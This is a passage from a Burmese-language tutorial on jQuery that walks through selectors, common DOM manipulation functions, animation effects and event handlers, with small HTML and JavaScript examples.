အလုပ်ပုံတွင်စေပါတယ်။ ဒါပေမယ့် အပြန်အလှန်အနေနဲ့ အသုံးပြု

တက်အောင်လေ့လာတဲ့အချိန် ပြန်ပေးရမှာပါ။

အခန်း (၅) မှာ JavaScript အသုံးပြုပြီး HTML Element တွေ စီမံပုံကိုလေ့လာခဲ့ကြပါတယ်။ JavaScript မှာ Element တွေကို Select လုပ်ဖို့ document.getElementById လို DOM Selector ကိုသုံးရပါတယ်။ jQuery မှာတော့ jQuery Object ကို သုံးရပါတယ်။ jQuery Object ကို jQuery Prototype Framework မှာလို \$ Sign နဲ့လည်း အသုံးပြုနိုင်ပါတယ်။ \$ Sign ဟာ jQuery Object ကိုရေးသားရတိအောင် ဖန်တီးပေးထားတဲ့ အမည်ခဲ့တစ်ခု ဖြစ်ပါတယ်။ အများစုကတော့ \$ Sign ကိုပဲ အသုံးပြုပြီးတော့ ဖော်ပြပေးသွားတော့မယ်ပါ။

jQuery Selector ရဲထူးမြားချက်ကတော့ Element တွေကို CSS Selector အတိုင်း Select လုပ်နိုင်ခြင်း ဖြစ်ပါတယ်။ `jQuery("p.note")` (`သို့မဟုတ်`) `$("p.note")` လိုပေးသားလိုက်ခြင်းဟာ `class="note"` ပေးထားတဲ့ `<p>` Element အားလုံးကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ `p.note` အစား ကျွန်ုတ်တော်တိ အခန်း(၃) မှာ လေ့လာ သိရှိခဲ့ပြီးဖြစ်တဲ့ Element Selector, ID Selector, Dependent Selector, Child Selector, Attribute Selector, Group Selector, Pseudo-class စတဲ့ CSS Selector အားလုံးကို အသုံးပြုနိုင်ပါတယ်။ နမူနာအချို့ ဖော်ပြပေးလိုက်ပါတယ်။

`$("p")` – `<p>` Element အားလုံးကို Select လုပ်လိုက်ခြင်း ဖြစ်ပါတယ်။
`$("div p")` – `<div>` တစ်ခုအတွင်းမှာရှိတဲ့ `<p>` Element တွေအားလုံးကို Select လုပ်လိုက်ခြင်းပါ။
`$(".des")` – `class="des"` လိုပေးထားတဲ့ Element အားလုံးကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။
`$("#nav a")` – `id="nav"` ပေးထားတဲ့ Element တဲ့က `<a>` Element ကို Select လုပ်တာပါ။
`$("h1, h2, h3")` – `<h1>` `<h2>` နဲ့ `<h3>` Element အားလုံးကို Select ခြင်းဖြစ်ပါတယ်။
`$("input[type=text]:focus")` – Focus ဖြစ်နေတဲ့ `<input type="text">` တွေကို Select လုပ်ခြင်းဖြစ်ပါတယ်။

JavaScript နဲ့ Element တွေ စီမံခွဲစဉ်က `document.getElementById` နဲ့ Select လုပ်ထားတဲ့ Element ရဲ Content တွေ ပြင်လိုတဲ့အခါ `innerHTML` ကိုသုံးပြီး Style တွေပြင်လိုတဲ့အခါ `style` ကိုအသုံးပြုခဲ့ပါတယ်။ jQuery နဲ့ Select လုပ်ထားတဲ့ Element တွေရဲ Content ကို ပြင်ဆင်သတ်မှတ်လိုရင် `html()` Function ကိုသုံးနိုင်ပါတယ်။ Style တွေ ပြင်ဆင်သတ်မှတ်လိုရင်တော့ `css()` Function ကိုသုံးရပါတယ်။

```
var element = $("#note");
element.html("Hello from jQuery");
element.css("color", "red");
```

(သို့မဟုတ်)

```
$("#note").html("Hello from jQuery").css("color", "red");
```

`css()` Function မှာ Parameters နှစ်ခုပေးတာကို သတိပြုပါ။ ရေးက CSS Property ဖြစ်ပြီး နောက်က CSS Value ဖြစ်ပါ တယ်။ သတ်မှတ်လိုတဲ့ Style တန်ဖိုးက တစ်ခုထက်ပိုတယ်ဆိုရင်တော့ တစ်ကြောင်းချင်းရေးနေ့မယ့် အစား Style

Property တွေ စုထားတဲ့ JSON အနေနဲ့လည်း Parameter ကိုပေးလိုရပါတယ်။

```
$("#note").css("color", "red").css("background-color", "yellow");
```


(သိမဟုတ်)

```
$("#note").css( { "color": "red", "background-color": "yellow" } );
```

မှတ်ချက် ။ ။ ထူးခြားချက်အနေနဲ့ `css()` Function ကို နှစ်ခါဆင့်သုံးထားတာကိုသတိပြုပါ။ ပထမနမ်ဘူးလည်း `html()` Function နဲ့ `css()` Function ကို တွဲဆက်ပြီး သုံးထားပါတယ်။ jQuery Function တွေဟာ သတ်မှတ်ထားတဲ့ အလုပ်လုပ်ပြီးတိုင်းလက်ရှိ Select လုပ်ထားတဲ့ Object ကို လက်ဆင့်ကမ်းပြန်ပေးပါတယ်။ ဒါကြောင့် Select လုပ်ရမယ့် Element တူရင် jQuery Function တွေကို တစ်ကြောင်းစီ ခွဲခေါ်မနေပဲ ထပ်ဆင့်ထပ်ဆင့် တွဲဆက်ရေးသားပြီး အသုံးပြုနိုင်ပါတယ်။

6.4 – Getting jQuery

လက်တွေ့စမ်းသပ်နှင့် jquery.com ကနေ jQuery နောက်ဆုံး Version ကို Download လုပ်ယူဖို့လိုပါလိမ့်မယ်။



ပုံ (၆-၁) jquery.com Website

ဒီတရေးသားနေချိန်မှာထွက်နေတဲ့ နောက်ဆုံး Version က 1.11.2 နဲ့ 2.1.3 တို့ပြစ်ပါတယ်။ 1.11.2 က မူလ jQuery ဖြစ်ပြီး 2.1.3 ကတော့ Internet Explorer Version အဟောင်းတွေကို Support မလုပ်တော့တဲ့ ပိုမြန်တဲ့ jQuery ဖြစ်ပါတယ်။ နှစ်သက်ရာကို Download ရယူ အသုံးပြုနိုင်ပါတယ်။

jQuery ကိုစတင်အသုံးပြုနိုင်ဖို့အတွက် Download ရယူထားတဲ့ ဖိုင်ကို `<script>` Element ထံပြီး HTML Document ထဲမှာ ချိတ်ဆက်ပေးရမှာဖြစ်ပါတယ်။ မူနာတစ်ခု ဖော်ပြပေးလိုက်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်နိုင်ပါတယ်။

```

<!doctype html>
<html>
<head>
    <title>Hello jQuery</title>
</head>
<body>
    <p id="note">Hello, World!</p>

    <script src="jquery.js"></script>
    <script>
        $("#note").html( "Hello from jQuery!" );

        $("#note").css({
            "color": "red",
            "background-color": "yellow",
            "padding": "10px"
        });
    </script>
</body>
</html>

```

မှတ်ချက် ။ ။ <script> Element ရဲ့ src Attribute မှာပေးထားတဲ့ jquery.js နေရာမှာ jquery.js File တည်ရှိရာ Path နဲ့ ဖိုင် Name ကို မှန်အောင်ထည့်ပေးရမှာပါ။

နူးမှာ id="note" လိုပေးထားတဲ့ <p> Element တစ်ခုပါဝင်ပါတယ်။ Element Content အနေနဲ့ "Hello, World!" ကိုပေးထားပါတယ်။ ပြီးတော့မှ jquery.js File ကို <script> Element နဲ့ src Attribute သုံးပြီး ချိတ်ဆက်ထည့်သွင်းပေးပါတယ်။ နောက်ထပ် <script> Element တစ်ခုနဲ့ ကျွန်ုတ်တို့ရေးသားလိုတဲ့ JavaScript တွေ ဆက်လက်ရေးသားထားပါတယ်။

■ \$("#note").html("Hello from jQuery!");

- လိုရေးသားထားတဲ့အတွက် #note Element ရဲ့မှာလ Content က "Hello, World!" ဖြစ်ပေမယ့် "Hello from jQuery!" လို့ ပြောင်းသွားစေမှာဖြစ်ပါတယ်။ နောက်တစ်ဆင့်မှာ Style တန်ဖိုးတွေကို css() Function အသုံးပြုပြီး သတ်မှတ်ထားတဲ့အတွက် #note Element ရဲ့ CSS Style က သတ်မှတ်ပေးထားတဲ့အတိုင်း နောက်ခံအပါး စာလုံးအနိုင် padding 10px နေရာယူပြီး ဖော်ပြပေးနေမှုပဲဖြစ်ပါတယ်။

6.5 – jQuery DOM Functions

jQuery Object နဲ့ တွဲဖက်အသုံးပြုနိုင်တဲ့ DOM Function တွေ အများကြီးရှိပါတယ်။ အဲဒီထဲက အသုံးများပြီး သိရှိထားသင့်တဲ့ Function အချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

\$(selector).hide() – Element တွေကုပ်ပျောက်သွားစေချင်တဲ့အခါသုံးပါတယ်။ JavaScript တုန်းက သီးခြား Function မရှိတဲ့အတွက် CSS display Property ကို none လုပ်ပေးခြင်းအားဖြင့် ကွယ်ပျောက်အောင် လုပ်ပါတယ်။ jQuery ရဲ့ hide() Function ကလည်း CSS display ကို none လုပ်ပေးတာပါပဲ။ ဒါပေမယ့် css() Function ကိုသုံးနေစရာမလိုပဲ Element တို့ကိရိုက်သုံးလို့ရတဲ့သဘောဖြစ်သွားပါတယ်။ ပိုပြီးထူးခြားသွားစေတောကတော့

Duration ထည့်ပေးလို့ ရခြင်းပဲဖြစ်ပါတယ်။ ဥပမာ -

```
$( "#note" ).hide("slow");
```

hide() Function အတွက် "slow" ကို Duration အနေနဲ့ထည့်သွင်းပေးလိုက်ခင်းဖြစ်ပါတယ်။ ဒီလိုပေးသားပေးလိုက်ရင် #note Element ဘာ Animation Effect လေးနဲ့ဖြည့်ဖြည်းချင်း ကွယ်ဖျောက်သွားမှာပါ။ "slow" အစား "fast" ကိုလည်းသုံးနိုင်ပါတယ်။ ဒါမှမဟုတ် millisecond နဲ့လည်းသတ်မှတ်လိုဂျပ်ပါတယ်။ ဥပမာ - \$("#note").hide(400) လို့ သတ်မှတ်လိုက်ရင် Animation အတွက် အချိန် 400 milliseconds ယူပြီးမှ ကွယ်ဖျောက်ပေးမှာဖြစ်ပါတယ်။ 400 အစား နှစ်သက်ရာပမာဏ သတ်မှတ်နိုင်ပါတယ်။

\$(selector).show() – hide() နဲ့ ဆန်ကျင်ဘက်ပါ။ ဖျောက်ထားတဲ့ Element တွေကိုပြန်လည်ဖော်ပြပါတယ်။ သူလည်းပဲ hide() မှာလို Duration သတ်မှတ်ပေးလိုဂျပ်ပါတယ်။ သတ်မှတ် အသုံးပြုပဲ hide() နဲ့ အတူတူပါပဲ။

\$(selector).toggle() – show() နဲ့ hide() ကို ပေါင်းထားတဲ့သဘောပါ။ လက်ရှုဖော်ပြန်ရင် ဖျောက်ပေးပြီး၊ လက်ရှိကွယ်ဖျောက်နေရင်တော့ ပြန်ဖော်ပြပေးမှုဖြစ်ပါတယ်။ သူလည်းပဲ show() နဲ့ hide() မှာလို Duration ထည့်သတ်မှတ် ပေးလိုဂျပ်ပါတယ်။ သတ်မှတ်အသုံးပြုပဲ အတူတူပါပဲ။

\$(selector).slideToggle() – toggle() နဲ့ အလုပ်လုပ်ပုံတူပါတယ်။ ဖော်ပြတဲ့ Effect ကဲ Slide Animation လေး ပါဝင်သွားမှုဖြစ်ပါတယ်။ သူအတွက်ကတော့ Duration မသတ်မှတ်လည်း Effect ကဲ အလိုလိုပါဝင်မှုဖြစ်ပါတယ်။ Duration ကို သတ်မှတ်လိုရင်လည်း တစ်ခြား Function တွေနဲ့ သတ်မှတ်အသုံးပြုပဲအတူတူပါပဲ။

\$(selector).fadeIn() – show() နဲ့ အလုပ်လုပ်ပုံတူပါတယ်။ သူကတော့ Fade Effect ကို ထည့်သွင်းအသုံးပြုပေးသွားမှာပါ။ Duration သတ်မှတ်ပေးနိုင်ပါတယ်။

\$(selector).fadeOut() – hide() နဲ့ အလုပ်လုပ်ပုံတူပါတယ်။ သူလည်းပဲ Fade Effect ကို ထည့်သွင်းပေးသွားမှာပါ။ Duration သတ်မှတ်ပေးနိုင်ပါတယ်။

ဖော်ပြခဲ့တဲ့ Function တွေအားလုံးအတွက် Callback Function သတ်မှတ်ပေးနိုင်ပါတယ်။ Callback Function ဆိုတာ

သက်ဆိုင်ရာလုပ်ငန်း ဆောင်ရွက်ပြီးရင် ဆက်လက်ဆောင်ရွက်စေလိုတဲ့လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။ ဥပမာ -

```
$("#note").fadeOut("slow", function() {
    alert("Done Hiding the Note.");
});
```

နူးနာမှာ fadeOut() Function အတွက် Nameless Function တစ်ခုကို Callback အနေဖြင့်သွင်ပေးထားပါတယ်။ fadeOut() ရဲ့သာဝေး အချိန် millisecond တစ်ခုဗိုယ်ပြီး Element ကို Animation Effect နဲ့ ကွယ်ပျောက်အောင် ဆောင်ရွက်မှုပါ။ Element ကွယ်ပျောက်အောင်လုပ်တဲ့အလုပ်ပြီးတာနဲ့ ပေးထားတဲ့ Callback Function ကို Evaluate လုပ်ပေးမှုဖြစ်ပါတယ်။ ဒါကြောင့် #note ကို Fade Effect လေးနဲ့ ကွယ်ပျောက်အောင်လုပ်ပေးပြီး ကွယ်ပျောက်သွားပြစိတာနဲ့ "Done Hiding the Note." ဆိုတဲ့ Message နဲ့ Alert Box တစ်ခု ဖော်ပြပေးစေမှုဖြစ်ပါတယ်။

[**jQuery Object**]
Can also use the
word **jQuery** in
place of \$ sign

[**CSS Selector**]
e.g., #nav li
input[type=text]
.container > p
etc...

\$("p.note" , \$("aside")).fadeOut("slow", function(){

...
});

[**jQuery DOM Selector**]

[**Filter**]
Meaning: Only select
elements inside
<aside>

[**jQuery DOM Function**]
show(), hide(), toggle(),
css(), attr(), html(),
append(), addClass(),
etc...

[**Callback**]
Evaluate this
function after
processing
fadeOut() function

ပုံ (၆-၉) jQuery DOM Function တစ်ခု၏ အခြေခံဖွံ့စည်းပုံ

\$(selector).html() – ဖော်ပြခဲ့ပြီးဖြစ်တဲ့အတိုင်း Element Content ကို ပြပ်လိုတဲ့အခါ အသုံးပြုရပါတယ်။

ဒါအပြင် လက်ရှိ Content ကို ရယူလိုရင်လည်း အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
var content = $("#note").html();
```

ဒီနည်းနဲ့ content Variable ထဲကို #note Element ရဲလက်ရှိ Content ရောက်ရှိနေစေမှာပါ။

\$(selector).text() – html() နဲ့ သဘာဝတူပါတယ်။ ဒါပေမယ့် သူက ပေးလိုက်တဲ့ Content ထဲမှာပါတဲ့ HTML တွေ ကို Text ပြောင်းပြီးမှ ဖော်ပြုပေးမှာဖြစ်ပါတယ်။ ဥပမာ -

```
$(selector).text("<b>Hello</b>");
```

text() Function က " Hello" ကို "<b&gtHello<b&gt" ဖြစ်သွားအောင် ပြောင်းပြီးမှ Content အဖြစ် ထည့်သွင်းပေးလိုက်မှာပါ။

\$(selector).val() – Form Input Element တွေရဲ value ကို ရယူလိုရင် (သို့မဟုတ်) သတ်မှတ်လိုရင် အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
$("#fname").val("John");
var first= $("#fname").val();
```

\$(selector).append() – Element Content ကို html() Function လို အစားထိုးလိုက်တာမဟုတ်ပဲ မူလ Content နောက်မှာ ထပ်ပေါင်းဖြည့်စွက်ပေးတဲ့ Function ဖြစ်ပါတယ်။

\$(selector).prepend() – append() နဲ့ အတူတူပါပဲ။ ဒါပေမယ့် မူလ Content ရဲ နောက်ကနေ ထပ်ပေါင်ပေးတာ မဟုတ်ပဲ၊ ရှုကန်ဖြည့်စွက်ပေးလိုက်တာပါ။

\$(selector).appendTo() – သူကတော့ လက်ရှိ Select လုပ်ထားတဲ့ Element ကို တစ်ခြား Element တစ်ခု ထဲကို သွားပြီးထည့်လိုက်စေချင်တဲ့အခါ သုံးရပါတယ်။ ဥပမာ -

```
$( "li" ).appendTo( "ul#menu" );
```

Select လုပ်ထားတဲ့ Element တစ်ခုလုံးကို #menu Element ထဲမှာ ဖြည့်ပေါင်းထည့်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ Content ကို သွားထည့်မှုမဟုတ်ပါဘူး။ Element တစ်ခုလုံးကို သွားထည့်လိုက်မှာပါ။

`$(selector).prependTo()` – `appendTo()` နဲ့ သဘောအတူတူပါပဲ။ Element တစ်ခုလုံးကို နောက် Element တစ်ခုထဲ နောက်ကနေပေါင်းထည့်ပေးတော်မဟုတ်ပဲ ရှောကနေဖြည့်ထည့်ပေးသွားမှာပါ။

`$(selector).clone()` – Select လုပ်ထားတဲ့ Element အတိုင်း အတိအကျက်တဲ့ Element တစ်ခုကို မူးပေးသွားမှာ ပါ။ ဥပမာ –

```
$( "li" ).clone().prependTo( "#menu" );
```

Select လုပ်ထားတဲ့ ပထမဆုံး Element ကို အရင်ဆုံးမူးပို့မှ ရလာတဲ့မူးကိုသာ #menu Element ထဲ သွားထည့်ပေးမှုဖြစ်ပါတယ်။

`$(selector).wrap()` – Select လုပ်ထားတဲ့ Element ကို တစ်ခြား Element တစ်ခုနဲ့ ခြုံပေးလိုက် စေချင်တဲ့အခါ မှာသုံးရပါတယ်။ ဥပမာ –

```
$( "p#note" ).wrap( "<div>" );
```

Select လုပ်ထားတဲ့ <p> Element ရဲ့ Structure ၏ <div><p id="note"> ... </p></div> လိုပြောင်း သွားစေမှာ ဖြစ်ပါတယ်။

`$(selector).wrapInner()` – `wrap()` နဲ့ သဘောတရားတူပါတယ်။ Select လုပ်ထားတဲ့ Element အပြင်က မဟုတ်ပဲ အတွင်းကနေ ခြုံပေးတဲ့သဘောပါ။ ဥပမာ –

```
$( "p#note" ).wrapInner( "<div>" );
```

Select လုပ်ထားတဲ့ <p> Element Structure ကဲ <p id="note"><div> ... </div></p> လိုပြောင်းသွားစေမှုဖြစ်ပါတယ်။

\$(selector).css() – ဟောပြခဲ့ပြီးဖြစ်တဲ့အတိုင်း Element Style ပြောင်းဖို့သုံးပါတယ်။ ပြီးတော့ လက်ရှိ Property ကို ရယူဖို့လည်းသုံးနိုင်ပါတယ်။ ဥပမာ -

```
var color = $("#note").css("color");
```

ဒီနည်းနဲ့ color Variable ထဲကို #note Element ရဲ့လက်ရှိ color Value ရရှိသွားစေမှုဖြစ်ပါတယ်။

\$(selector).height() – လက်ရှိ Element ရဲ့ အမြင့်ကိုရယူလိုတဲ့အခါ (သို့) သတ်မှတ်လိုတဲ့အခါ သုံးနိုင်ပါတယ်။

\$("#note").height("400px") လိုပြောလိုက်ရင် #note Element ရဲ့ height Style ကို 400px လို သတ်မှတ်ပေးသွား မှုဖြစ်ပါတယ်။ သူ့လည်းပဲ အမှန်တော့ CSS height Value ကို ရယူပြင်ဆင်ခြင်းဖြစ်ပါတယ်။

\$(selector).width() – height() နဲ့ သဘောချင်းအတူတူပါပဲ။ Element ရဲ့ အကျယ်ကိုရယူပြင်ဆင်ဖို့ အသုံး ပြုနိုင်ပါတယ်။

\$(selector).offset() – Element ရဲ့ လက်ရှိ Position ကို ရယူဖို့အတွက် အသုံးပြုနိုင်ပါတယ်။ Top နဲ့ Left တန်ဖိုး နှစ်ခုပါဝင်တဲ့ JSON အနေနဲ့ ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ ဥပမာ -

```
var pos = $("#note").offset();
pos.left;      // #note Element အဲ လက်ရှိ Left Position
pos.top;       // #note Element အဲ လက်ရှိ Top Position
```

\$(selector).attr() – Select လုပ်ထားတဲ့ Element တွေရဲ့ Attribute Value ကို ရယူဖို့ (သို့မဟုတ်) သတ်မှတ်ဖို့ သုံး နိုင်ပါတယ်။ ဥပမာ -

```
$( "a.back" ).attr("title", "Go Back");
```

class="back" ပေးထားတဲ့ <a> Element တွေရဲ title Attribute Value အနေနဲ့ "Go Back" ကို သတ်မှတ် ပေးလိုက်ခြင်းဖြစ်ပါတယ်။

```
var text = $("img#thumb").attr("alt");
```

ဒီနည်းနဲ့ text Variable တဲ့ #thumb Element ရဲ alt Value ရောက်ရှိသွားမှာဖြစ်ပါတယ်။

\$(selector).addClass() – Select လုပ်ထားတဲ့ Element အတွက် class တွေ ထပ်ထည့်ဖို့ သုံးပါတယ်။

\$("#note").addClass("active") လို့ သတ်မှတ်လိုက်ရင် #note Element မှာ active ဆိတဲ့ class Value ဖြည့်သွင်း သတ်မှတ်ပေးသွားမှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Element တစ်ခုမှာ Class တစ်ခုထက်ပိုပြီး သတ်မှတ်လိုပါတယ်။ ဥပမာ - <div class="row center clear-fix"> လို့ သတ်မှတ်လိုက်တာဘာ <div> Element အတွက် row, center, clear-fix ဆိတဲ့ Class (၃) ခု သတ်မှတ်ပေးလိုက်တာပဲ ဖြစ် ပါတယ်။ addClass() ကို ရှိနေတဲ့ Class အတာထိုးဖိုးတာမဟုတ်ပါဘူး။ Class တွေ ထပ်တိုးဖိုးသုံးတာဖြစ်ပါတယ်။ ရှိနေတဲ့ Class ကို လုံးဝ အတာထိုး ချင်ရင် \$("#note").attr("class", "active") လိုပေးတာ ပုံတိရောက် ပါတယ်။ Class ဟာလည်း အမှန်တော့ Element Attribute တစ်ခုပါပဲ။

\$(selector).removeClass() – addClass() နဲ့ ပြောင်းပြန်ပါ။ ရှိနေတဲ့ Element Class တွေထဲက တစ်ခုကို ဖြုတ်ပြစ်လိုရင် အသုံးပြုပါတယ်။

\$(selector).toggleClass() – addClass() နဲ့ removeClass() ကို ပေါင်းထားတဲ့ သဘောဖြစ်ပါတယ်။ မရှိသေးရင်ထည့်ပေးပြီး၊ ရှိနေရင်တော့ ဖြုတ်ထုတ်ပေးမှာ ဖြစ်ပါတယ်။

\$(selector).data() – JavaScript Application တွေမှာ Element တွေနဲ့အတူ တန်ဖိုးတွေတဲ့ဖက်သိမ်းဆည်းထားဖို့ အတွက် data Attribute တွေကို သုံးခဲ့ကြပါတယ်။ အသုံးသိပ်များတဲ့အတွက် data Attribute ဟာ HTML5 မှာ Standard Attribute အနေနဲ့ ပါဝင်လာပြုဖြစ်ပါတယ်။ ဒီလိုပါ -

```
<ul id="fruits">
  <li data-id="123" data-type="sweet">Papaya</li>
</ul>
```

 Element မှ data-id နဲ့ data-type ဆိုပြီး ရှိနေပါတယ်။

```
var id= $("#fruits li").data("id");
```

ဒီနည်းနဲ့ id Variable ထဲမှာ Element ရဲ့ data-id Value ကို ရရှိမှာဖြစ်ပါတယ်။ Data Value တစ်ခု သတ်မှတ်လိုရင် အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
$("#fruits li").data("type", "very-sweet");
```

အမှန်တော့ \$("#fruits li").attr("data-type", "very-sweet") လို ရေးသားသတ်မှတ်ရင် လည်း ရလဒ်ကအတူတူပြစ်မှာပါ။ data() Function ကဲ data Attribute တွေအတွက် attr() Function အစားသုံးနိုင်တဲ့ Shortcut ဆိုရင်လည်း မမှားပါဘူး။

\$(selector).parent() – လက်ရှိ Select လုပ်ထားတဲ့ Element ရဲ့ Parent Element ကို ရွေးချယ်ခြင်းဖြစ်ပါတယ်။

\$(selector).is(selector) – Element ကို စစ်ဆေးဖို့သုံးပါတယ်။ Select လုပ်ထားတဲ့ Element ကို Parameter အဖြစ်ပေးထားတဲ့ နောက် Selector နဲ့ တိုက်စစ်ပေးပြီး တူတယ်ဆိုရင် true မတူရင် false ပြန်ပေးမှာ ဖြစ်ပါတယ်။ ဥပမာ- \$("#nav").is("ul") လိုသုံးတဲ့အခါ Select လုပ်ထားတဲ့ #nav က Element ဟုတ်မှန်ရင် true ဆိုတဲ့ ရလဒ်ကို ပြန်ရမှာဖြစ်ပါတယ်။ \$("input#email").is(":focus") လို သုံးတဲ့အခါ Select လုပ် ထားတဲ့ #email <input> မှာ Focus ဖြစ်နေရင် true ရလဒ်ကို ပြန်ပေးမှာ ဖြစ်ပါတယ်။

ဖော်ပြခဲ့တဲ့ Function တွေကို လေ့လာကြည့်ရင် DOM Manipulation ကို jQuery နဲ့ အောင်ရှုက်ခြင်းက JavaScript သက်သက်နဲ့ ရေးသားခြင်းထက် အများကြီး ပိုမိုထိရောက်စေနိုင်တာကို သတိပြုမှုမှာပါ။ တစ်ချို့ကိစ္စတွေက ဒီတိုင်း ပြောလို မဖြင့်ပါဘူး။ လက်တွေ့လေးလပ်ကြည့်လိုက်မှ ပိုရှင်းတက်ပါတယ်။ လက်တွေ့တစ်ချို့မကြည့်ခင် Events တွေနဲ့ ပက်သက်ပြီး ဖြည့်စွာက်လေ့လာပါ၌ဗီးမယ်။

6.6 – jQuery Events

HTML Element တွေမှ `onClick`, `onMouseOver`, `onKeyPress` စသုပ္ပါယ် Event Attribute ထဲ သတ်မှတ်ပြီး အသုံးပြုရလုပ်ဆောင်ချက်ပေါ်မှတည်ပြီးဆောင်ရွက်ပေးတဲ့ JavaScript Function တွေ သတ်မှတ်ပေးနိုင်ပုံကို အခန်း (၄) မှာ လေ့လာခဲ့ပါတယ်။ jQuery မှာတော့ အဲဒီလို HTML Event Attribute တွေကို မိုးစိန့်ရာ မလိုတော့ပဲ JavaScript ကနေပဲ သက်ဆိုင်ရာ Element တွေအတွက် Event တွေကို တွဲဖော်သက်မှတ်နိုင်မှုပါ။ JavaScript သက်သက်နိုင်လည်း အလားတူ လုပ်ဆောင်ချက်မျိုး ရနိုင်ပေးမယ့် ထုံးစာအတိုင်း jQuery ကတော့ ပိုလွယ်အောင်လုပ်ပေးထားပါတယ်။

`<button>` ကို Click နိုပ်ရင် ဒီ Function ကို Run ပေးပါ



```
$("button").click( function() {
    ...
});
```

ပုံ (၆-၈) jQuery Click Event

ပုံ (၆-၈) မှာ `click()` Function အသုံးပြုပုံကို ဖော်ပြထားပါတယ်။ `<button>` ကို Click နိုပ်လိုက်ရင် `click()` Function ရဲ့ Parameter အဖြစ်ပေးထားတဲ့ Nameless Function ကို Evaluate လုပ်ပေးသွားမှုဖြစ်ပါတယ်။ `onClick` Attribute ကို `<button>` မှာ သွားထည့်နေစရာ မလိုတော့ပါဘူး။

ရိုးစင်းတဲ့လက်တွေနူးနာတစ်ခု ဖော်ပြပေးလိုက်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်ပါ။

```
<!doctype html>
<html>
<head>
    <title>jQuery Click Event</title>
</head>
<body>
    <div id="note">Hello, World!</div>
    <button>Toggle</button>

    <script src="jquery.js"></script>
    <script>
        $("button").click( function () {
            $("#note").slideToggle("fast");
        });
    </script>
</body>
</html>
```

နုတေသနမှာ <button> ကို Click လုပ်လိုက်တဲ့အခါ သတ်မှတ်ထားတဲ့ Function ကိုအလုပ်လုပ်သွားမှာဖြစ်လို #note Element ၏ Slide Effect လေးနဲ့ ပျောက်သွားမှာပါ။ <button> ကိုနောက်တစ်ကြိမ်နှင့်ရင် #note Element ပြန်ပေါ်လာပါလိမ့်မယ်။

အသုံးများတဲ့ jQuery Event Function တွေကို ဖော်ပြုပေးလိုက်ပါတယ်။

`$(selector).click()` - Element ကို Click လုပ်လိုက်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).dblclick()` - Element ကို Double Click လုပ်လိုက်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).mouseenter()` - Element ကို Mouse နဲ့ ထောက်လိုက်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).mouseleave()` - Element ကို Mouse နဲ့ ထောက်ထားရာက ပြန်ထွက်သွားတဲ့အချင့် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).mousemove()` - Element ကို Mouse နဲ့ ထောက်ထားတဲ့အချင့် Mouse လှုပ်တိုင်း ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).hover()` - mouseenter() နဲ့ mouseleave() ကို ပေါင်းထားတာပါ။ ဒါကြောင့် hover() Function ကို အသုံးပြုတဲ့အခါ Function နှစ်ခုပေးရပါတယ်။ တစ်ခုက mouseenter() အတွက်ဖြစ်ပြီး နောက်တစ်ခုက mouseleave() အတွက်ဖြစ်ပါတယ်။ ဥပမာ -

```
$( "a.back" ).hover(function() {
    ...
}, function() {
    ...
});
```

`$(selector).focus()` – Element ကို Focus ဖြစ်နေတဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

`$(selector).blur()` – Element ကဲ Focus ဖြစ်နေရာနေ ပြန်ပြီး Focus Lost ဖြစ်သွားတဲ့အချိန် ဆောင်ရွက်စေလိုတဲ့ Function သတ်မှတ်နိုင်ပါတယ်။

